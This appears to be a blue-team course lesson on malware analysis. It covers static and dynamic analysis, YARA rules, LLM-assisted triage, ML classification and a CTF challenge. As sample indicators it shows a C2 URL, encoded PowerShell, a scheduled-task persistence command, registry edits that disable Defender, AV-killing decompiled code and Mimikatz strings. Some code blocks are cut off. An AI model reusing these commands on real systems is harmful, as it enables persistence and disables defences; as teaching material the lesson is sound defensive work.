Modern malware rarely fits one category. A typical attack chain: **phishing dropper (trojan)** → **Cobalt Strike beacon (RAT)** → **lateral movement (worm-like)** → **ransomware deployment**.

Analysis Approaches Overview

Static Analysis

- Examine without executing
- File hashes (MD5, SHA256)
- Strings extraction
- PE/ELF header parsing
- Import/export table review
- Disassembly & decompilation

Dynamic Analysis

- Execute in sandboxed environment
- API call monitoring
- Network traffic capture
- File system changes
- Registry modifications
- Process behavior tracking

Notes: Always start with static analysis. Only move to dynamic analysis in an isolated VM or sandbox. Never run unknown samples on production systems.

Static Analysis — File Hashes

The first step: compute cryptographic hashes to identify known malware via threat intelligence databases.

```
# Compute hashes of a suspicious file
$ md5sum suspicious.exe
a1b2c3d4e5f6789012345678abcdef01  suspicious.exe

$ sha256sum suspicious.exe
e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855  suspicious.exe

# Query VirusTotal via API
$ curl -s "https://www.virustotal.com/api/v3/files/e3b0c442..." \
  -H "x-apikey: $VT_API_KEY" | jq '.data.attributes.last_analysis_stats'
{
  "malicious": 48,
  "suspicious": 3,
  "undetected": 12,
  "harmless": 0
}
```

MD5 — fast lookup, collision-vulnerable. **SHA-256** — standard for IoCs. **ssdeep/TLSH** — fuzzy hashes to find similar variants.

Static Analysis — Strings Extraction

Extracting strings reveals embedded URLs, file paths, registry keys, encryption keys, and error messages left by malware authors.

```
# Extract strings from a suspicious binary
$ strings -n 8 suspicious.exe | head -40
!This program cannot be run in DOS mode.
C:\Users\admin\AppData\Local\Temp\payload.dll
http://185.243.115[.]42/gate.php
Mozilla/5.0 (Windows NT 10.0; Win64; x64)
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
cmd.exe /c schtasks /create /tn "WindowsUpdate"
RegSetValueExA
VirtualAllocEx
WriteProcessMemory
CreateRemoteThread
NtUnmapViewOfSection
powershell -enc JABjAGwAaQBlAG4AdAAgAD0A...
-----BEGIN RSA PUBLIC KEY-----
```

Red Flags in Strings Output

Watch for: hardcoded IPs/domains, base64-encoded PowerShell, process injection APIs, AV killer commands, cryptocurrency wallet addresses, and C2 URI patterns.

Static Analysis — PE Header Inspection

The Portable Executable (PE) header reveals compilation details, section layout, and imported functionality.

```
# Using pefile (Python) to inspect PE headers
$ python3 -c "
import pefile
pe = pefile.PE('suspicious.exe')
print(f'Compile Time: {pe.FILE_HEADER.TimeDateStamp}')
print(f'Sections: {len(pe.sections)}')
for s in pe.sections:
    name = s.Name.decode().rstrip('\x00')
    entropy = s.get_entropy()
    print(f'  {name:8s} size={s.SizeOfRawData:8d} entropy={entropy:.2f}')
"
Compile Time: 1709251200 (2024-03-01 00:00:00)
Sections: 5
.text      size= 204800 entropy=6.42
.rdata     size=  51200 entropy=5.18
```

Entropy as a Packing Indicator

Entropy > 7.0 in a section strongly suggests packing or encryption. The `.packed` section above at 7.98 is almost certainly compressed/encrypted payload data. Normal code sections typically range 5.0–6.5.

Static Analysis — Import Table Analysis

Imported Windows API functions reveal the malware's intended capabilities.

API Function	Suspicious Capability
<code>VirtualAllocEx</code>	Allocate memory in another process
<code>WriteProcessMemory</code>	Write to another process's memory
<code>CreateRemoteThread</code>	Execute code in another process (injection)
<code>NtUnmapViewOfSection</code>	Process hollowing technique
<code>CryptEncrypt</code>	File encryption (ransomware indicator)
<code>InternetOpenUrlA</code>	Download from remote URL
<code>RegSetValueExA</code>	Modify registry (persistence)
<code>AdjustTokenPrivileges</code>	Privilege escalation

Notes: Many legitimate programs use these APIs. The combination matters: VirtualAllocEx + WriteProcessMemory + CreateRemoteThread together is a classic injection pattern.

Dynamic Analysis — Sandboxing

Execute the sample in an isolated environment and observe its behavior without risk to production systems.

Popular Sandboxes

- **Cuckoo/CAPEv2** — open-source, on-prem
- **ANY.RUN** — interactive cloud sandbox
- **Joe Sandbox** — deep behavior analysis
- **Hybrid Analysis** — free community tier
- **Windows Sandbox** — quick disposable env

What Sandboxes Capture

- Process creation trees
- File system modifications
- Registry changes
- Network connections & DNS
- API call sequences
- Screenshots of execution

Sandbox Evasion

Advanced malware detects sandboxes via: VM artifacts, timing checks, mouse movement detection, environment checks (username, hostname, MAC address). Defenders must harden sandbox environments.

Dynamic Analysis — Behavioral Indicators

Sandbox reports reveal malicious behaviors. Here is a realistic behavioral summary:

```
sample: suspicious.exe
sha256: e3b0c44298fc1c149afbf4c8996fb924...
verdict: MALICIOUS (score: 92/100)

behaviors:
  persistence:
    - Registry Run key: HKCU\Software\Microsoft\Windows\CurrentVersion\Run\svchost
    - Scheduled task: "WindowsUpdate" every 5 minutes
    - Dropped to: C:\Users\admin\AppData\Roaming\svchost.exe

  process_injection:
    - Technique: Process Hollowing (T1055.012)
    - Target: explorer.exe (PID 4892)
    - APIs: NtUnmapViewOfSection → VirtualAllocEx → WriteProcessMemory
```

Dynamic Analysis — API Call Monitoring

API traces reveal the exact sequence of system interactions. Here is a partial trace from a process injection attack:

```
PID: 3412 (suspicious.exe)
[00:00.012] CreateFileA("C:\Windows\System32\svchost.exe", GENERIC_READ)
[00:00.015] ReadFile(handle=0x1A4, buffer=0x00400000, size=245760)
[00:00.031] CreateProcessA("svchost.exe", CREATE_SUSPENDED) → PID 5288
[00:00.045] NtUnmapViewOfSection(PID 5288, 0x00400000)
[00:00.048] VirtualAllocEx(PID 5288, 0x00400000, 0x50000, MEM_COMMIT)
[00:00.052] WriteProcessMemory(PID 5288, 0x00400000, payload, 327680)
[00:00.061] SetThreadContext(PID 5288, EntryPoint=0x00401230)
[00:00.063] ResumeThread(PID 5288)
--- Process 5288 (hollowed svchost.exe) now executing malicious code ---
[00:00.120] InternetOpenA("Mozilla/5.0 ...")
[00:00.250] InternetConnectA("185.243.115[.]42", 80)
[00:00.310] HttpSendRequestA("POST", "/gate.php", encrypted_blob)
```

Notes: This trace shows classic process hollowing: create suspended process, unmap legitimate code, write malicious payload, resume execution. The hollowed process then initiates C2 communication.

Registry Modifications — Key Indicators

Malware frequently modifies the Windows registry for persistence, defense evasion, and configuration storage.

```
# Persistence
[SET] HKCU\Software\Microsoft\Windows\CurrentVersion\Run
      "WindowsDefenderUpdate" = "C:\Users\admin\AppData\Roaming\svchost.exe"

# Disable Security
[SET] HKLM\SOFTWARE\Policies\Microsoft\Windows Defender
      "DisableAntiSpyware" = DWORD:1
[SET] HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection
      "DisableRealtimeMonitoring" = DWORD:1

# Disable UAC
[SET] HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
      "EnableLUA" = DWORD:0

# Store encrypted C2 config
```

Detection Opportunity

Monitor registry changes with **Sysmon Event ID 13** (Registry value set). Alert on modifications to Run keys, security policy keys, and unusual CLSID entries.

Using AI for Malware Analysis

Large language models excel at pattern recognition across malware artifacts. They can accelerate triage that would take analysts hours.

What to Feed the LLM

- Strings output from binaries
- API call traces from sandboxes
- Decompiled pseudocode (Ghidra/IDA)
- Network packet captures
- PE header metadata
- YARA match results

What the LLM Can Do

- Classify malware family
- Explain obfuscated code logic
- Identify C2 protocol patterns
- Map behaviors to MITRE ATT&CK
- Generate detection signatures
- Summarize for incident reports

AI Analysis — Strings Triage Prompt

Feed extracted strings to an LLM for rapid classification and IoC identification.

PROMPT:

You are a malware analyst. Analyze these strings extracted from a suspicious PE binary and provide:

1. Likely malware classification (type and family if possible)
2. Key indicators of compromise (IPs, domains, file paths)
3. MITRE ATT&CK techniques observed
4. Confidence level and reasoning

STRINGS OUTPUT:

```
http://185.243.115[.]42/gate.php
Mozilla/5.0 (Windows NT 10.0; Win64; x64)
cmd.exe /c schtasks /create /tn "WindowsUpdate" /sc minute /mo 5
RegSetValueExA
VirtualAllocEx / WriteProcessMemory / CreateRemoteThread
powershell -enc JABiAGwAaOB1AG4AdAAaAD0A...
```

Expected AI Response

Classification: Ransomware (likely custom variant). **Key IoCs:** C2 at 185.243.115[.]42, bitcoin wallet bc1qxy2k..., file extension .locked. **ATT&CK:** T1055 (Process Injection), T1053.005 (Scheduled Task), T1486 (Data Encrypted for Impact), T1490 (Inhibit System Recovery).

AI Analysis — Decompiled Code Review

LLMs can explain decompiled pseudocode from Ghidra or IDA Pro, identifying malicious functionality.

```
// Ghidra decompiled output — function at 0x00401230
void FUN_00401230(void) {
    char *key = "S3cr3tK3y!@#";
    HANDLE hSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    PROCESSENTRY32 pe;
    pe.dwSize = sizeof(PROCESSENTRY32);

    if (Process32First(hSnap, &pe)) {
        do {
            if (strcmp(pe.szExeFile, "MsMpEng.exe") == 0 ||
                strcmp(pe.szExeFile, "avgnt.exe") == 0 ||
                strcmp(pe.szExeFile, "mbam.exe") == 0) {
                HANDLE hProc = OpenProcess(PROCESS_TERMINATE, 0, pe.th32ProcessID);
                TerminateProcess(hProc, 0);
            }
        } while (Process32Next(hSnap, &pe));
    }
}
```

AI identifies: AV process termination (T1562.001) followed by full-drive encryption (T1486). The hardcoded XOR key `S3cr3tK3y!@#` may enable decryption.

YARA Rules — Introduction

YARA is the pattern-matching language for malware detection. Rules combine string patterns, byte sequences, and conditions to identify malware families.

```
rule ExampleRule {
  meta:
    author = "Analyst"
    description = "Detects Example Malware"
    date = "2024-03-01"

  strings:
    $s1 = "malicious string" ascii
    $s2 = { 4D 5A 90 00 03 00 00 00 } // MZ header bytes
    $s3 = /https?:\/\/[a-z0-9\-\.\.]+\gate\.php/ nocase

  condition:
    uint16(0) == 0x5A4D and // File starts with MZ
    filesize < 5MB and
    2 of ($s1, $s2, $s3)
```

YARA Rule Components

meta — descriptive metadata. **strings** — text, hex, or regex patterns. **condition** — boolean logic combining string matches, file properties, and offsets.

YARA Rule — Ransomware Detection

A realistic YARA rule targeting the ransomware sample we analyzed earlier.

```
rule Ransomware_CustomLocker_2024 {  
  meta:  
    author = "BlueTeam CTF"  
    description = "Detects CustomLocker ransomware variant"  
    date = "2024-03-15"  
    severity = "critical"  
    mitre_attack = "T1486, T1490, T1055"  
  
  strings:  
    // C2 communication  
    $c2_url = "gate.php" ascii wide  
    $c2_ip = "185.243.115" ascii  
  
    // Ransom note indicators  
    $ransom1 = "YOUR FILES HAVE BEEN ENCRYPTED" ascii wide nocase
```

YARA Rule — Process Injection Detection

Detecting common process injection techniques with byte-level patterns.

```
rule ProcessInjection_Hollowing {  
  meta:  
    author = "BlueTeam CTF"  
    description = "Detects process hollowing technique"  
    mitre_attack = "T1055.012"  
  
  strings:  
    // API call sequence for process hollowing  
    $api1 = "NtUnmapViewOfSection" ascii  
    $api2 = "VirtualAllocEx" ascii  
    $api3 = "WriteProcessMemory" ascii  
    $api4 = "SetThreadContext" ascii  
    $api5 = "ResumeThread" ascii  
    $api6 = "CreateProcessA" ascii
```

Notes: This rule may generate false positives with legitimate software that uses these APIs. Tune the condition based on your environment and combine with behavioral detection.

AI-Assisted YARA Rule Writing

Use LLMs to generate, improve, and validate YARA rules from analysis findings.

PROMPT:

I found these indicators from a malware sample. Write a YARA rule:

- SHA256: alb2c3d4...
- Strings: "cmd.exe /c net user", "mimikatz", "sekurlsa::logonpasswords"
- Drops DLL to %TEMP%\msupdate.dll
- Connects to evil-domain[.]xyz on port 8443
- Uses XOR key 0x3F for string obfuscation
- Compiled with MinGW, UPX packed
- Contains PDB path: C:\Users\dev\source\stealer\Release\stealer.pdb

```
// AI-generated YARA rule
rule Stealer_Mimikatz_Dropper {
    meta:
        author = "AI-Assisted Analysis"
        description = "Credential stealer with embedded Mimikatz"
        hash = "alb2c3d4..."

    strings:
        $pdb = "\\stealer\\Release\\stealer.pdb" ascii
        $mimil = "sekurlsa::logonpasswords" ascii wide
```

```
$mimi2 = "mimikatz" ascii wide nocase  
$drop = "msupdate.dll" ascii wide  
$c2 = "evil-domain" ascii  
$cmd = "net user" ascii
```

IoC Extraction & Enrichment with AI

Indicators of Compromise (IoCs) are the atomic evidence of a breach. AI excels at extracting and contextualizing them from unstructured data.

IoC Type	Example	Where Found
IP Address	185.243.115[.]42	Strings, PCAP, sandbox
Domain	update.microsoft-cdn[.]xyz	DNS queries, strings
File Hash	sha256:e3b0c442...	Dropped files
File Path	%APPDATA%\svchost.exe	Sandbox, registry
Registry Key	HKCU\...\Run\svchost	Registry monitor
Mutex	Global\MYHACKTOOL2024	API trace
User-Agent	Mozilla/5.0 (custom)	Network capture
Email	ransom@protonmail[.]com	Ransom note

AI Enrichment Workflow

Extract IoCs from report → Query VirusTotal, AbuseIPDB, Shodan → Feed results to LLM → Get threat actor attribution, campaign links, and recommended blocks.

VirusTotal-Style Report Analysis

LLMs can parse and summarize multi-vendor detection results to accelerate triage.

```
{
  "sha256": "e3b0c44298fc1c149afbf4c8996fb924...",
  "file_name": "invoice_march2024.exe",
  "file_size": 1245184,
  "file_type": "PE32 executable (GUI) Intel 80386",
  "detection_stats": {
    "malicious": 48, "suspicious": 3, "undetected": 12
  },
  "vendor_detections": {
    "CrowdStrike": "Win/Ransomware.CustomLocker",
    "Microsoft": "Ransom:Win32/CustomLock.A!cl",
    "Kaspersky": "Trojan-Ransom.Win32.CustomLocker.gen",
    "Sophos": "Troj/Ransom-QKL",
    "ESET": "Win32/Filecoder.CustomLocker.A"
  }
}
```

AI Summary

High-confidence ransomware detection (48/63 vendors). Family: **CustomLocker**. First seen March 2024. UPX-packed PE32. Contacts known malicious infrastructure. Recommend immediate blocking of all network IoCs.

Network IoCs — Deep Dive

Network indicators from PCAP analysis and sandbox output reveal command-and-control patterns.

```
# DNS Queries (from sandbox)
2024-03-15 10:22:01  A      update.microsoft-cdn[.]xyz → 185.243.115.42
2024-03-15 10:22:15  A      api.legit-service[.]top   → 91.215.85.17
2024-03-15 10:23:00  TXT    check.miner-pool[.]cc     → "stratum+tcp://..."

# HTTP Traffic
POST /gate.php HTTP/1.1
Host: 185.243.115[.]42
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Content-Type: application/octet-stream
Content-Length: 256
[encrypted_beacon_data]

# Exfiltration (later in timeline)
POST /upload.php HTTP/1.1
```

Detection Tip

Look for DNS queries to recently registered domains, periodic beaconing patterns (fixed intervals), and large outbound POSTs. The `X-Campaign-ID` header is a tracking artifact left by the malware operator.

Machine Learning for Malware Classification

Beyond signatures and rules, ML models can classify malware at scale using features extracted from samples.

Feature Engineering Approaches

Static Features

- PE section entropy distribution
- Import/export function counts
- String statistics (avg length, charset)
- File size and structure ratios
- Byte n-gram frequency vectors
- Opcode sequence patterns

Dynamic Features

- API call sequences and frequency
 - Network behavior patterns
 - File system operation counts
 - Registry modification patterns
 - Memory allocation behavior
 - Process creation trees
-

ML Classification Pipeline

```
import numpy as np
from sklearn.ensemble import RandomForestClassifier
from sklearn.model_selection import train_test_split
from sklearn.metrics import classification_report

# Feature vector: [entropy, import_count, string_count,
#                  file_size, has_upx, suspicious_api_count,
#                  section_count, avg_section_entropy]
X = np.array([
    [7.98, 42, 380, 1245184, 1, 8, 5, 6.54], # ransomware
    [6.12, 28, 150, 524288, 0, 3, 4, 5.21],  # benign
    [7.85, 55, 290, 819200, 1, 12, 6, 7.01], # trojan-rat
    [5.90, 15, 95, 102400, 0, 1, 3, 4.88],  # benign
    # ... thousands more samples
])
```

Notes: Real-world models use thousands of features and need regular retraining as malware evolves. EMBER and SOREL-20M are public datasets for malware ML research.

ML Approaches Comparison

Approach	Strengths	Weaknesses
Random Forest	Fast, interpretable, good baseline	Struggles with novel families
Gradient Boosting (XGBoost)	High accuracy, handles imbalanced data	Slower training, risk of overfitting
CNN on raw bytes	No feature engineering needed	Computationally expensive, black box
RNN/LSTM on API calls	Captures temporal behavior	Needs dynamic analysis data
Transformer models	Best on decompiled code analysis	Largest compute requirements
LLM-based classification	Flexible, uses natural language context	Expensive per-query, non-deterministic

Practical Recommendation

Use **gradient boosting** for bulk classification, **YARA rules** for known families, and **LLMs** for novel sample triage and report generation. Layer your defenses.

MITRE ATT&CK Mapping with AI

The MITRE ATT&CK framework provides a structured taxonomy of adversary techniques. AI can automatically map observed behaviors to ATT&CK.

PROMPT:

Map these observed malware behaviors to MITRE ATT&CK techniques:

1. Creates scheduled task "WindowsUpdate" for persistence

2. Injects code into explorer.exe via process hollowing

3. Disables Windows Defender via registry modification

4. Queries http://ip-api.com/json for geolocation

5. Encrypts files on all drives with .locked extension

6. Deletes volume shadow copies

7. Drops ransom note to every directory

8. Exfiltrates data to C2 before encryption

Behavior	Technique ID	Tactic
Scheduled task	T1053.005	Persistence
Process hollowing	T1055.012	Defense Evasion

Behavior	Technique ID	Tactic
Disable Defender	T1562.001	Defense Evasion
Geolocation check	T1016	Discovery
File encryption	T1486	Impact
Delete shadow copies	T1490	Impact
Ransom note	T1491.001	Impact
Data exfiltration	T1041	Exfiltration

Threat Intelligence Integration

Connecting malware analysis findings to broader threat intelligence accelerates response and attribution.

Intelligence Sources

- **VirusTotal** — multi-AV scan, behavior
- **AbuseIPDB** — IP reputation
- **Shodan/Censys** — infrastructure recon
- **MISP** — threat sharing platform
- **AlienVault OTX** — open threat intel
- **URLhaus** — malicious URL tracking

AI-Powered Enrichment

- Cross-reference IoCs across all sources
- Identify related campaigns and actors
- Predict likely next attack stages
- Generate actionable blocking rules
- Auto-create STIX/TAXII objects
- Draft stakeholder notifications

```
# Quick enrichment script
import requests

def enrich_ip(ip, vt_key, abuseipdb_key):
```

```
vt = requests.get(f"https://www.virustotal.com/api/v3/ip_addresses/{ip}",
                  headers={"x-apikey": vt_key}).json()
abuse = requests.get("https://api.abuseipdb.com/api/v2/check",
                    params={"ipAddress": ip},
                    headers={"Key": abuseipdb_key}).json()

return {
    "ip": ip,
    "vt_malicious": vt["data"]["attributes"]["last_analysis_stats"]["malicious"],
    "abuse_score": abuse["data"]["abuseConfidenceScore"],
    "country": abuse["data"]["countryCode"],
```

YARA Rule — Cryptominer Detection

Detecting cryptomining malware that hijacks system resources.

```
rule Cryptominer_Generic {
  meta:
    author = "BlueTeam CTF"
    description = "Detects cryptocurrency mining malware"
    mitre_attack = "T1496"

  strings:
    // Mining pool protocols
    $stratum1 = "stratum+tcp://" ascii wide
    $stratum2 = "stratum+ssl://" ascii wide

    // Common mining pool domains
    $pool1 = "pool.minexmr.com" ascii
    $pool2 = "xmrvpool.eu" ascii
    $pool3 = "monerohash.com" ascii
```

YARA Rule — Cobalt Strike Beacon

Detecting one of the most common post-exploitation tools found in enterprise compromises.


```
rule CobaltStrike_Beacon_Generic {
  meta:
    author = "BlueTeam CTF"
    description = "Detects Cobalt Strike Beacon payloads"
    mitre_attack = "T1071.001, T1573"
    severity = "critical"

  strings:
    // Default named pipes
    $pipe1 = "\\.\pipe\msagent_" ascii
    $pipe2 = "\\.\pipe\MSSE-" ascii
    $pipe3 = "\\.\pipe\%" ascii

    // Beacon config markers
    $cfg1 = { 00 01 00 01 00 02 ?? ?? 00 02 00 01 00 02 }
```

Building a Detection Pipeline

Combining all techniques into an automated malware analysis and detection workflow.



ELF Malware — Linux Considerations

Linux malware is increasingly common, targeting cloud infrastructure, containers, and IoT devices.

```
# ELF header analysis
$ readelf -h suspicious_elf
ELF Header:
  Class:                               ELF64
  Type:                               EXEC (Executable file)
  Machine:                             Advanced Micro Devices X86-64

# Check for static linking (common in Go/Rust malware)
$ file suspicious_elf
suspicious_elf: ELF 64-bit LSB executable, x86-64, statically linked,
Go BuildID=abc123..., stripped

# Extract Go build metadata
$ go version suspicious_elf
suspicious_elf: go1.21.5
```

Go and Rust binaries are increasingly popular for cross-platform malware. Statically linked, large file sizes, harder to reverse engineer. Watch for XMRig miners, botnet clients, and ransomware targeting NAS/ESXi.

Anti-Analysis Techniques

Understanding how malware evades analysis helps you bypass these protections.

Technique	Detection	Bypass
Packing (UPX, Themida)	High entropy sections	Unpack or dump from memory
String encryption	Low readable string count	Dynamic analysis, emulation
VM detection	Checks for VMware/VBox artifacts	Harden sandbox environment
Time-based evasion	Sleep calls, GetTickCount	Patch sleep, accelerate time
Anti-debug	IsDebuggerPresent, INT 3	Patch checks, ScyllaHide
Code obfuscation	Control flow flattening	Symbolic execution, LLM analysis

AI Advantage

LLMs can analyze obfuscated decompiled code and identify the underlying logic even when traditional pattern matching fails. Feed Ghidra output directly to Claude for explanation.

CTF Challenge: Malware Classification & Detection

🚩 Challenge Brief

Classify these malware samples and write detection signatures for each.

You are given five unknown samples. For each sample, you must:

1. **Classify** — determine the malware type and family
2. **Extract IoCs** — identify all network, file, and registry indicators
3. **Map to ATT&CK** — identify at least 3 MITRE techniques per sample
4. **Write YARA rules** — create a detection rule for each sample
5. **Generate report** — produce a concise analyst report using AI assistance

Samples

Sample	Hint
<code>sample_A.exe</code>	High entropy, contacts mining pools
<code>sample_B.dll</code>	Loaded via rundll32, named pipe comms
<code>sample_C.elf</code>	Statically linked Go binary, targets SSH
<code>sample_D.exe</code>	Drops ransom note, modifies boot record
<code>sample_E.doc</code>	Macro-enabled, downloads second stage

CTF Challenge — Scoring Rubric

Per Sample (20 pts each)

- **4 pts** — Correct classification (type + family)
- **4 pts** — IoC extraction (min 5 per sample)
- **4 pts** — MITRE ATT&CK mapping (min 3 techniques)
- **5 pts** — Working YARA rule (must not false-positive on clean set)
- **3 pts** — Analyst report quality

Bonus Points

- **+5 pts** — Cross-sample correlation (shared infrastructure)
- **+5 pts** — Threat actor attribution with evidence
- **+5 pts** — Automated analysis pipeline script
- **+3 pts** — Fuzzy hash matching between variants

Tools Allowed

`strings`, `file`, `readelf`, `pefile`, `yara`, `ssdeep`, any LLM (Claude, ChatGPT), VirusTotal, CyberChef. Sandbox VM provided.

Key Takeaways

- **Malware is diverse** — modern threats blend multiple categories (trojan + RAT + ransomware)
- **Static before dynamic** — always triage with hashes, strings, and headers before executing in a sandbox
- **YARA is essential** — the lingua franca of malware detection; combine string, byte, and condition logic
- **AI accelerates analysis** — feed strings, API traces, and decompiled code to LLMs for rapid triage and classification
- **ML scales detection** — gradient boosting on static/dynamic features handles volume that humans cannot
- **ATT&CK provides structure** — map every behavior to a technique for consistent reporting and threat intel sharing
- **Layer your defenses** — YARA rules + ML classifiers + LLM triage + threat intel = comprehensive detection

Next Lesson

Lesson 04: Security Hardening — proactive defense through system configuration, attack surface reduction, and compliance baselines.

Malware Detection & Classification

WARNING — Handle Malware Samples Safely: Never download, execute, or analyze suspected malware on your everyday workstation. Always use an *isolated analysis environment* — a dedicated virtual machine with snapshots, no network access to production systems, and no shared folders with your host OS. Tools like FlareVM (Windows) or REMnux (Linux) provide purpose-built analysis VMs. Treat every sample as live and dangerous until proven otherwise. Accidental execution of malware on a connected machine can compromise your entire network.

Why Malware Analysis Matters for Defenders

Malware is the primary weapon in almost every cyberattack. Ransomware shuts down hospitals. Banking trojans drain accounts. Cryptominers silently consume infrastructure budgets. As a blue team defender, your ability to detect, classify, and respond to malware directly determines how quickly you can contain an incident and how thoroughly you can eradicate the threat.

Understanding malware is not just for reverse engineers. When your SIEM fires an alert on a suspicious binary, you need to answer critical questions fast: Is this a known threat? What does it do? Has it already spread? What indicators of compromise (IOCs) should you hunt for across the rest of your environment? Malware analysis gives you those answers. Even a basic static analysis — checking a hash against threat intelligence, extracting strings, examining file headers — can turn a vague alert into an actionable incident within minutes.

Malware Taxonomy

Malware is classified by its behavior, propagation method, and purpose. Understanding these categories helps you anticipate what a sample will do and how to contain it:

Type	Propagation	Primary Purpose	Key Characteristic
Virus	Attaches to host files	Payload delivery, destruction	Requires user action to spread; infects executables
Worm	Self-replicating over networks	Spreading, resource exhaustion	No user interaction needed; exploits vulnerabilities
Trojan	Disguised as legitimate software	Backdoor access, data theft	Social engineering delivery; does not self-replicate
Ransomware	Phishing, exploits, RDP	Extortion via encryption	Encrypts files; demands payment for decryption key
Rootkit	Bundled with other malware	Persistence, stealth	Hides at kernel or firmware level; extremely difficult to detect
RAT (Remote Access Trojan)	Phishing, drive-by downloads	Full remote control	Provides attacker with GUI/CLI access to victim machine
Cryptominer	Exploits, malicious scripts	Cryptocurrency mining	High CPU/GPU usage; often designed for long-term stealth

Real-world malware frequently combines multiple categories. A phishing email might deliver a trojan that drops a rootkit for persistence and a cryptominer for monetization. Classification is a starting point, not a rigid boundary.

Analysis Approaches

Malware analysis techniques fall along a spectrum from completely passive to fully interactive:

- **Static Analysis** — Examining the malware without executing it. You inspect file metadata, extract strings, analyze headers, compute hashes, and write detection signatures. Fast and safe, but can be defeated by obfuscation and packing.
- **Dynamic Analysis** — Running the malware in a controlled environment and observing its behavior: file system changes, registry modifications, network connections, process creation. Reveals runtime behavior that static analysis misses.
- **Behavioral Analysis** — A subset of dynamic analysis focused on categorizing what the malware *does* rather than how it does it. Does it exfiltrate data? Does it encrypt files? Does it establish persistence? Behavioral profiles map to threat categories.
- **Hybrid Analysis** — Combining static and dynamic techniques for comprehensive coverage. Most professional analysis workflows are hybrid: start with static triage, then detonate in a sandbox for behavioral confirmation.

Static Analysis Techniques

File Hashing

The first step in any analysis is computing the file's cryptographic hash and checking it against threat intelligence databases. If the hash is already known, you instantly get classification, IOCs, and community analysis:

```
import hashlib

def compute_hashes(filepath: str) -> dict:
    """Compute MD5, SHA-1, and SHA-256 hashes of a file."""
    md5 = hashlib.md5()
    sha1 = hashlib.sha1()
    sha256 = hashlib.sha256()

    with open(filepath, "rb") as f:
        while chunk := f.read(8192):
            md5.update(chunk)
            sha1.update(chunk)
            sha256.update(chunk)

    return {
        "md5": md5.hexdigest(),
        "sha1": sha1.hexdigest(),
        "sha256": sha256.hexdigest(),
    }
```

```
}
```

```
hashes = compute_hashes("suspicious_sample.exe")
for algo, digest in hashes.items():
    print(f"{algo.upper()}: {digest}")
```

Submit the SHA-256 hash to VirusTotal, MalwareBazaar, or your organization's threat intelligence platform. A known hash saves hours of manual analysis.

Strings Extraction

Extracting human-readable strings from a binary often reveals URLs, IP addresses, file paths, registry keys, error messages, and command-and-control (C2) domains:

```
# Extract ASCII strings (minimum 8 characters)
strings -n 8 suspicious_sample.exe

# Extract both ASCII and Unicode strings
strings -a -el suspicious_sample.exe

# Filter for URLs and IPs
strings suspicious_sample.exe | grep -E "(https?://|[0-9]+\.[0-9]+\.[0-9]+\.[0-9])"

# FLOSS extracts obfuscated strings that plain 'strings' misses
floss suspicious_sample.exe
```

PE/ELF Header Analysis

Executable file headers contain metadata about compilation time, imported libraries, sections, and entry points. Anomalies in headers — such as unusually high entropy in a section, suspicious imports (e.g., `VirtualAlloc`, `CreateRemoteThread`, `WriteProcessMemory`), or mismatched timestamps — are strong indicators of malicious intent.

File Entropy Calculation

Entropy measures the randomness of data in a file. Normal executables have moderate entropy (5.0–6.5). Packed or encrypted malware typically shows high entropy (7.0+) because compression and encryption produce near-random byte distributions:

```
import math
from collections import Counter
```

```
def calculate_entropy(filepath: str) -> float:
    """Calculate Shannon entropy of a file (0.0 to 8.0)."""
    with open(filepath, "rb") as f:
        data = f.read()

    if not data:
        return 0.0

    counts = Counter(data)
    length = len(data)
    entropy = 0.0

    for count in counts.values():
        probability = count / length
        if probability > 0:
            entropy -= probability * math.log2(probability)

    return entropy

ent = calculate_entropy("suspicious_sample.exe")
print(f"Entropy: {ent:.4f}")
if ent > 7.0:
```

Dynamic Analysis

